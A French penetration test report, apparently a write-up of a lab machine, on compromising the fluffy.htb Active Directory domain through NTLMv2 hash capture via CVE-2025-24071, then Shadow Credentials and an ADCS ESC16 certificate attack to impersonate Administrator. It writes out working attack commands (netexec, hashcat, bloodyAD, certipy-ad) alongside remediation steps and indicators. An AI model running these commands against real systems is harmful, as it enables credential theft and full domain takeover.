



SK SECURITY

RAPPORT DE TEST D'INTRUSION

Fluffy

RÉFÉRENCE

SKS-2026-R004

VERSION

1.0

DATE

11 juin 2026

TYPE D'AUDIT

Boîte grise (credentials de domaine fournis)

AUDITEUR

Annas RIO — SK Security

RISQUE GLOBAL

CRITIQUE

Sommaire

1. Contacts	2
2. Cadre légal & Autorisation	3
3. Résumé Exécutif	4
4. Scope & Méthodologie	5
5. Outils utilisés	7
6. Sommaire des Vulnérabilités	8
7. Introduction	9
8. Vulnérabilités Identifiées	10
9. Timeline des Actions Offensives	14
10. Indicateurs de Compromission & Artefacts	15
11. Plan de Remédiation	16
12. Conclusion	17

Contacts

Auditeur

Nom	Société	E-mail	Rôle
Annas RIO	SK Security	sk.security.contact@gmail.com	Auditeur technique

Client

Nom	E-mail	Téléphone	Rôle
p.agila	p.agila@fluffy.htb	+33XXXXXXXXX	RSSI

Cadre légal & Autorisation

Une autorisation explicite a été accordée pour réaliser ce test d'intrusion sur les systèmes décrits dans ce rapport, conformément au périmètre, aux objectifs et à la période définis. Cette autorisation est accordée au sens des **articles 323-1 et suivants du Code pénal français** (Loi Godfrain) et constitue une dérogation contractuelle strictement limitée aux actions nécessaires à l'exécution de la mission.

Confidentialité

Ce document est strictement confidentiel et destiné exclusivement au client mentionné en page de garde. Il ne peut être communiqué, reproduit, copié ou distribué à des tiers sans l'accord écrit préalable de SK Security. Le client s'engage à protéger ce rapport avec un niveau de confidentialité équivalent à ses propres informations sensibles.

Clause de non-responsabilité

Les tests réalisés dans le cadre de cette mission sont limités au périmètre défini contractuellement et à la période convenue. SK Security ne peut être tenu responsable des vulnérabilités non identifiées en dehors de ce périmètre, des systèmes non testés, ou des failles apparues postérieurement à la date de clôture de la mission. Les résultats de cet audit représentent l'état de la sécurité du système à la date des tests et ne constituent pas une garantie d'absence totale de vulnérabilités. SK Security engage sa responsabilité sur la qualité et le sérieux de la démarche, non sur l'exhaustivité absolue des résultats. La réglementation applicable inclut notamment le **RGPD** et la **loi Informatique et Libertés**.

Résumé Exécutif

Le domaine Active Directory fluffy.htb a été compromis dans sa totalité depuis un compte de domaine standard (j.fleischman), via une chaîne d'attaque en deux phases. Un document exposé sur un partage réseau accessible contenait une référence à une vulnérabilité connue permettant, à l'ouverture du fichier, la capture automatique des identifiants réseau d'un autre compte utilisateur. Ces identifiants capturés ont ensuite permis d'accéder à un compte de service disposant de droits inhabituels sur la gestion des comptes du domaine. La seconde phase exploite une mauvaise configuration de l'infrastructure de certificats du domaine : en l'absence d'un mécanisme de vérification liant un certificat à son titulaire réel, il a été possible d'obtenir un certificat au nom du compte Administrateur du domaine, puis d'en dériver les droits d'accès complets. L'ensemble des comptes, ressources et secrets du domaine fluffy.htb doit être considéré comme compromis.

Scope & Méthodologie

Périmètre

Cible	Type	IP/URL
dc01.fluffy.htb	Contrôleur de domaine Active Directory	10.129.232.88
fluffy.htb	Domaine Active Directory	10.129.232.88
Port 445	SMB	10.129.232.88:445
Port 389	LDAP	10.129.232.88:389
Port 88	Kerberos	10.129.232.88:88
Port 5985	WinRM	10.129.232.88:5985
fluffy-DC01-CA	Autorité de certification ADCS	dc01.fluffy.htb

Périmètre négatif

Les tests ont été limités aux systèmes et services listés dans le périmètre. Aucun test n'a été conduit sur les postes de travail utilisateurs, les infrastructures réseau périphériques, les applications tierces non exposées par le système cible, ni sur les éventuelles autres forêts ou domaines Active Directory non listés. Les tests d'ingénierie sociale et de phishing sont hors périmètre. L'analyse exhaustive des GPO et des politiques de mots de passe n'a pas été conduite. Les templates ADCS autres que le template User n'ont pas fait l'objet d'une énumération exhaustive.

Paramètres de la mission

Paramètre	Valeur
Type d'audit	Boîte grise (credentials de domaine fournis)
Période	10 juin 2026
Accès fournis	Compte de domaine j.fleischman / [REDACTED] — accès fourni en accès initial

Méthodologie

Reconnaissance et énumération

Connexion initiale WinRM avec le compte j.fleischman. Énumération SMB des partages accessibles ayant permis la découverte du fichier Upgrade_Notice.pdf. Énumération DNS (dig ANY) pour résolution du nom dc01.fluffy.htb. Brute-force RID via netexec pour reconstruction de la liste des comptes du domaine. Énumération LDAP complète des objets utilisateurs, groupes et comptes de service.

Capture de hash via CVE-2025-24071

Le fichier Upgrade_Notice.pdf exposé sur le partage SMB référence explicitement la CVE-2025-24071. Cette vulnérabilité affecte la gestion des fichiers Windows Shell et provoque une résolution automatique vers un partage UNC contrôlé par l'attaquant à l'ouverture du fichier, entraînant la capture du hash NTLMv2 de l'utilisateur ouvrant le document. La mise en écoute d'un serveur SMB malveillant a permis la capture du hash de p.agila, dont le mot de passe a été récupéré par crackage offline.

Cartographie des chemins d'attaque

Collecte BloodHound depuis le compte p.agila pour cartographier les chemins d'attaque dans l'annuaire. Identification d'une chaîne de délégation ACL : p.agila est membre du groupe Service Account Managers, qui dispose de GenericAll sur le groupe Service Accounts, lequel dispose de GenericWrite sur le compte de service ca_svc. Ce compte dispose par ailleurs du droit d'enrollment sur le template ADCS User.

Exploitation ADCS ESC16

Depuis le contexte p.agila, ajout de Shadow Credentials sur ca_svc via bloodyAD pour obtenir son hash NT sans modification de mot de passe. Modification temporaire du UserPrincipalName de ca_svc en Administrator@fluffy.htb, demande de certificat via le template User pendant la fenêtre de modification, puis remise du UPN d'origine. L'absence de l'extension de sécurité OID 1.3.6.1.4.1.311.25.2 sur la CA fluffy-DC01-CA permet au KDC d'émettre un ticket Kerberos pour Administrator sans vérification


du SID réel du demandeur. Authentification avec le certificat pour extraction du hash NT Administrator et compromission complète du domaine.

Outils utilisés

Outil	Usage
nmap	Scan de ports et identification des services
dig	Résolution DNS — identification dc01.fluffy.htb
netexec (smb, ldap, rid-brute)	Énumération SMB, LDAP, brute-force RID
bloodhound-python	Collecte BloodHound — cartographie des chemins d'attaque
bloodyAD	Shadow Credentials sur ca_svc — modification UPN — remise UPN original
certipy-ad	Demande de certificat via template User — authentification et extraction hash NT
hashcat	Crackage offline du hash NTLMv2 de p.agila

Sommaire des Vulnérabilités

Au cours de cet audit, **2 élevée(s)** vulnérabilité(s) ont été identifiées.



ID	Vulnérabilité	Sévérité	Score	Actif
SKS-2026-013	CVE-2025-24071 — capture de hash NTLMv2 via fichier Windows Shell exposé sur partage SMB	HIGH	7.7	dc01.fluffy.htb — partage SMB — compte p.agila
SKS-2026-014	ADCS ESC16 — Security Extension désactivée sur fluffy-DC01-CA permettant l'usurpation d'identité via certificat	HIGH	8.5	dc01.fluffy.htb — fluffy-DC01-CA — Active Directory fluffy.htb

Introduction

SK Security a conduit un audit de sécurité en boîte grise sur le domaine fluffy.htb, à partir d'un compte de domaine standard (j.fleischman) fourni en accès initial. L'objectif de la mission était d'évaluer la résistance de l'infrastructure aux attaques d'élévation de privilèges, avec un focus sur les délégations ACL, la configuration de l'autorité de certification Active Directory (ADCS) et les chemins d'attaque vers les comptes à hauts privilèges. La mission a été conduite de manière méthodique depuis la reconnaissance et l'énumération jusqu'à la compromission complète du contrôleur de domaine dc01.fluffy.htb. Deux vecteurs distincts ont été identifiés et chaînés : une capture de hash via une vulnérabilité documentée dans un fichier exposé sur SMB, suivie d'une exploitation de la configuration ADCS permettant l'usurpation de l'identité du compte Administrator.

Vulnérabilités Identifiées

Les vulnérabilités suivantes ont été identifiées au cours de l'audit et sont présentées par ordre chronologique de la chaîne d'exploitation. Chaque finding inclut la chaîne d'exploitation complète ainsi que les recommandations de remédiation associées.

Les scores CVSS présentés ci-après évaluent chaque vulnérabilité en isolation, indépendamment des autres maillons de la chaîne d'attaque. Le risque réel pour l'organisation découle du chaînage de ces findings. Cette criticité globale est portée par le finding le plus sévère, point terminal de la chaîne, et reflétée dans la note de risque globale du rapport. Le risque chaîné global résulte de 2 findings combinés — la capture de credentials via un fichier exposé sur SMB ouvre l'accès à un compte de service dont la position ACL dans l'annuaire, combinée à la mauvaise configuration de l'infrastructure de certificats, permet l'usurpation directe du compte Administrator du domaine.

CWE CWE-522 (Insufficiently Protected Credentials) ACTIF dc01.fluffy.htb — partage SMB — compte p.agila

VECTEUR CVSS:3.1/AV:N/AC:H/PR:L/UI:R/S:C/C:H/I:H/A:N

Description

Un fichier Upgrade_Notice.pdf est accessible en lecture sur un partage SMB accessible au compte j.fleischman. Ce fichier référence explicitement la CVE-2025-24071, une vulnérabilité affectant le traitement de certains formats de fichiers Windows Shell (notamment les fichiers .library-ms et les liens réseau embarqués). À l'ouverture du fichier sur un poste Windows, le système effectue automatiquement une résolution vers un chemin UNC contrôlé par l'attaquant, transmettant le hash NTLMv2 de l'utilisateur ayant ouvert le fichier sans interaction supplémentaire de sa part. La combinaison d'un partage SMB accessible en écriture et d'un compte utilisateur ciblé ayant accès au partage a permis la capture du hash NTLMv2 de p.agila, dont le mot de passe a été récupéré par crackage offline.

Chaîne d'exploitation

Énumération SMB — découverte du fichier Upgrade_Notice.pdf sur le partage accessible :

```
nxc smb 10.129.232.88 -u j.fleischman -p '[REDACTED]' --shares
```

Brute-force RID pour reconstruction de la liste des comptes — identification de p.agila comme cible :

```
nxc smb 10.129.232.88 -u j.fleischman -p '[REDACTED]' --rid-brute
```

Mise en place d'un serveur SMB malveillant en écoute et déclenchement de la résolution UNC via CVE-2025-24071 à l'ouverture du fichier par p.agila. Capture du hash NTLMv2 de p.agila.

Crackage offline du hash NTLMv2 :

```
hashcat -m 5600 p.agila.hash /usr/share/wordlists/rockyou.txt
```

Résultat : p.agila:[REDACTED]

Impact

L'obtention des credentials de p.agila fournit un accès authentifié au domaine depuis un compte de service dont la position ACL dans l'annuaire (membre du groupe Service Account Managers) permet d'accéder en écriture au compte ca_svc. Ce finding constitue le point d'entrée de la chaîne menant à la compromission totale du domaine via ESC16 (SKS-2026-014). Sans ce finding, la chaîne d'exploitation ADCS n'est pas accessible depuis j.fleischman.

Recommandation

Supprimer le fichier Upgrade_Notice.pdf du partage SMB ou restreindre son accès aux seuls comptes légitimes. Appliquer le patch Microsoft associé à CVE-2025-24071 sur l'ensemble des postes Windows du domaine. Restreindre les droits d'écriture sur les partages SMB aux seuls comptes ayant un besoin métier justifié. Déployer la signature SMB obligatoire (déjà activée sur le DC selon le scan nmap) sur l'ensemble des systèmes du domaine pour limiter les attaques NTLM relay. Désactiver l'authentification NTLMv2 au profit de Kerberos exclusif si le périmètre le permet. Réinitialiser le mot de passe du compte p.agila.

Références

- <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2025-24071>
- <https://cwe.mitre.org/data/definitions/522.html>
- <https://learn.microsoft.com/en-us/windows-server/storage/file-server/smb-signing-overview>

CWE CWE-295 (Improper Certificate Validation) ACTIF dc01.fluffy.htb — fluffy-DC01-CA — Active Directory fluffy.htb

VECTEUR CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H

Description

L'autorité de certification fluffy-DC01-CA a l'extension de sécurité OID 1.3.6.1.4.1.311.25.2 désactivée. Cette extension est le mécanisme qui lie un certificat émis à l'objet AD de son demandeur via le SID de ce compte. En son absence, le KDC se fie uniquement au UserPrincipalName (UPN) contenu dans le certificat pour identifier le compte cible, sans vérification de l'identité réelle du demandeur. Tout compte disposant du droit de modifier son propre UPN et d'un accès enrollment sur un template accessible peut obtenir un certificat au nom d'un compte arbitraire, y compris Administrator, et s'en servir pour obtenir un TGT valide auprès du KDC. Dans ce cas, le compte ca_svc dispose du droit d'enrollment sur le template User (accessible aux Domain Users) et d'un accès en écriture sur son propre attribut userPrincipalName via la chaîne ACL p.agila -> Service Account Managers -> Service Accounts -> GenericWrite sur ca_svc.

Chaîne d'exploitation

Depuis p.agila, ajout de Shadow Credentials sur ca_svc pour obtenir son hash NT sans modification de mot de passe visible :

```
bloodyAD -d fluffy.htb -u p.agila -p '[REDACTED]' --host 10.129.232.88 add shadowCredentials ca_svc
```

Résultat : NT hash ca_svc = [REDACTED]

Modification du UPN de ca_svc en Administrator@fluffy.htb :

```
bloodyAD -d fluffy.htb -u 'ca_svc' -p '[REDACTED]' --host 10.129.232.88 set object ca_svc userPrincipalName -v 'Administrator@fluffy.htb'
```

Demande de certificat via le template User pendant la fenêtre de modification du UPN :

```
certipy-ad req -u 'ca_svc@fluffy.htb' -hashes '[REDACTED]' -ca fluffy-DC01-CA -template User -dc-ip 10.129.232.88 -dc-host dc01.fluffy.htb
```

Résultat : certificat émis avec UPN Administrator@fluffy.htb, sauvegardé dans administrator.pfx

Remise du UPN original pour limiter les traces :

```
bloodyAD -d fluffy.htb -u 'ca_svc' -p '[REDACTED]' --host 10.129.232.88 set object ca_svc userPrincipalName -v 'ca_svc@fluffy.htb'
```

Authentification avec le certificat pour extraire le hash NT du compte Administrator :

```
certipy-ad auth -pfx administrator.pfx -dc-ip 10.129.232.88
```

Le KDC émet un TGT pour Administrator sans vérification du SID réel du demandeur.

Impact

La compromission du compte Administrator fournit un accès complet au domaine fluffy.htb avec les privilèges les plus élevés. L'ensemble des comptes, secrets Kerberos et ressources jointes au domaine est accessible. La technique ne nécessite ni connaissance préalable du mot de passe Administrator ni interaction utilisateur. Elle est reproductible sur tout compte disposant d'un accès enrollment sur un template accessible et du droit de modifier son propre UPN. La persistance via le certificat est effective jusqu'à révocation explicite dans la CA.

Recommandation

Activer immédiatement l'extension de sécurité OID 1.3.6.1.4.1.311.25.2 sur la CA fluffy-DC01-CA (paramètre StrongCertificateBindingEnforcement à 2 sur le KDC). Révoquer le certificat administrator.pfx dans la console de gestion de la CA. Auditer et restreindre les droits GenericWrite sur les comptes de service disposant de droits d'enrollment ADCS. Appliquer le principe de moindre privilège sur les templates ADCS : restreindre l'enrollment au strict nécessaire et désactiver la possibilité pour les comptes non administrateurs de modifier leur propre UPN. Auditer les modifications

récentes de l'attribut userPrincipalName (Event ID 5136) et les demandes de certificats anormales dans les journaux de la CA (Event ID 4886, 4887).

Références

- <https://posts.specterops.io/adcs-esc16-4b98fd3e4ba4>
- <https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/whats-new-in-credential-protection>
- <https://cwe.mitre.org/data/definitions/295.html>
- <https://www.thehacker.recipes/ad/movement/adcs/esc16>

Timeline des Actions Offensives

La timeline suivante récapitule l'ensemble des actions réalisées durant la mission, dans l'ordre chronologique, afin de permettre au SOC une corrélation avec les journaux de sécurité.

Étape	Action	Système ciblé
1	Connexion WinRM initiale avec j.fleischman	10.129.232.88:5985
2	Scan nmap complet — identification des services exposés	10.129.232.88
3	Résolution DNS — identification dc01.fluffy.htb	10.129.232.88:53
4	Brute-force RID — reconstruction liste des comptes du domaine	10.129.232.88:445
5	Énumération SMB — découverte Upgrade_Notice.pdf	10.129.232.88:445
6	Lecture Upgrade_Notice.pdf — identification CVE-2025-24071	10.129.232.88:445
7	Capture hash NTLMv2 p.agila via CVE-2025-24071	10.129.232.88:445
8	Crackage offline du hash p.agila	Poste auditeur
9	Collecte BloodHound depuis p.agila — identification chemin ACL vers ca_svc	10.129.232.88
10	Ajout Shadow Credentials sur ca_svc — obtention hash NT ca_svc	10.129.232.88:389
11	Modification UPN ca_svc en Administrator@fluffy.htb	10.129.232.88:389
12	Demande de certificat template User avec UPN Administrator@fluffy.htb	10.129.232.88:443
13	Remise du UPN original ca_svc@fluffy.htb	10.129.232.88:389
14	Authentification certipy avec administrator.pfx — extraction hash NT Administrator	10.129.232.88:88

Indicateurs de Compromission & Artefacts

Les éléments suivants ont été créés ou modifiés durant la mission et doivent être nettoyés ou surveillés à l'issue de l'audit.

Type	Artefact	Action requise
Fichier exposé	Upgrade_Notice.pdf sur partage SMB — référence CVE-2025-24071	Supprimer ou restreindre l'accès au partage — auditer les fichiers exposés
Hash NTLMv2	Hash NTLMv2 de p.agila capturé et cracké	Réinitialiser le mot de passe p.agila
Attribut AD	Shadow Credentials ajoutées sur ca_svc (attribut msDS-KeyCredentialLink)	Supprimer les entrées Shadow Credentials sur ca_svc — auditer l'attribut msDS-KeyCredentialLink
Attribut AD	UPN de ca_svc modifié temporairement en Administrator@fluffy.htb puis rétabli	Vérifier la valeur courante du UPN ca_svc et confirmer la remise à ca_svc@fluffy.htb
Certificat	administrator.pfx — certificat émis avec UPN Administrator@fluffy.htb	Révoquer le certificat dans la CA fluffy-DC01-CA
Hash NT	Hash NT du compte Administrator extrait via certipy	Réinitialiser le mot de passe Administrator — double rotation krbtgt

Plan de Remédiation

Les corrections suivantes sont classées par ordre de priorité. Les délais sont calculés à partir de la date de remise du rapport.

ID	Vulnérabilité	Priorité	Action	Délai
SKS-2026-013	CVE-2025-24071 — capture de hash NTLMv2 via fichier Windows Shell exposé sur partage SMB	Élevé	Supprimer Upgrade_Notice.pdf du partage SMB — appliquer le patch CVE-2025-24071 — réinitialiser le mot de passe p.agila	48h
SKS-2026-014	ADCS ESC16 — Security Extension désactivée sur fluffy-DC01-CA permettant l'usurpation d'identité via certificat	Élevé	Activer StrongCertificateBindingEnforcement sur le KDC et révoquer le certificat administrator.pfx	Immédiat

Délais de référence SK Security : Critique → Immédiat | Élevé → 48h | Moyen → 2 semaines | Faible → 1 mois

Conclusion

La compromission du domaine fluffy.htb s'est déroulée en deux phases depuis un compte de domaine standard. La découverte d'un fichier exposé sur un partage SMB a permis la capture automatique des identifiants réseau d'un compte de service (p.agila) dont le mot de passe a été récupéré offline. Depuis ce compte, une chaîne de délégations ACL dans l'annuaire a fourni un accès en écriture sur le compte de service ca_svc, utilisé pour exploiter l'absence de l'extension de sécurité sur l'autorité de certification du domaine. Cette configuration a permis d'obtenir un certificat au nom du compte Administrator, ouvrant un accès complet au domaine sans connaissance préalable du mot de passe ou du hash de ce compte.

Le **niveau de risque global est CRITIQUE**. L'ensemble des comptes et ressources du domaine fluffy.htb doit être considéré comme compromis. La remédiation prioritaire porte sur l'activation immédiate de l'extension de sécurité OID 1.3.6.1.4.1.311.25.2 sur la CA fluffy-DC01-CA, la révocation du certificat administrator.pfx, la réinitialisation des mots de passe des comptes compromis (p.agila, ca_svc, Administrator) et la double rotation du secret krbtgt. La suppression du fichier Upgrade_Notice.pdf du partage SMB et l'application du patch CVE-2025-24071 constituent la deuxième priorité.

Finding	Priorité	Délai de retest
SKS-2026-014 — ADCS ESC16 Security Extension désactivée	Critique	Dans les 48h suivant la correction
SKS-2026-013 — CVE-2025-24071 capture hash NTLMv2	Élevé	Dans les 2 semaines suivant la correction

Niveau de risque global : **CRITIQUE**

Un retest est recommandé dans les **30 jours** suivant l'application des correctifs afin de valider l'efficacité des mesures mises en place. SK Security reste disponible pour assurer ce suivi.



Annas RIO

Auditeur en sécurité offensive

sk.security.contact@gmail.com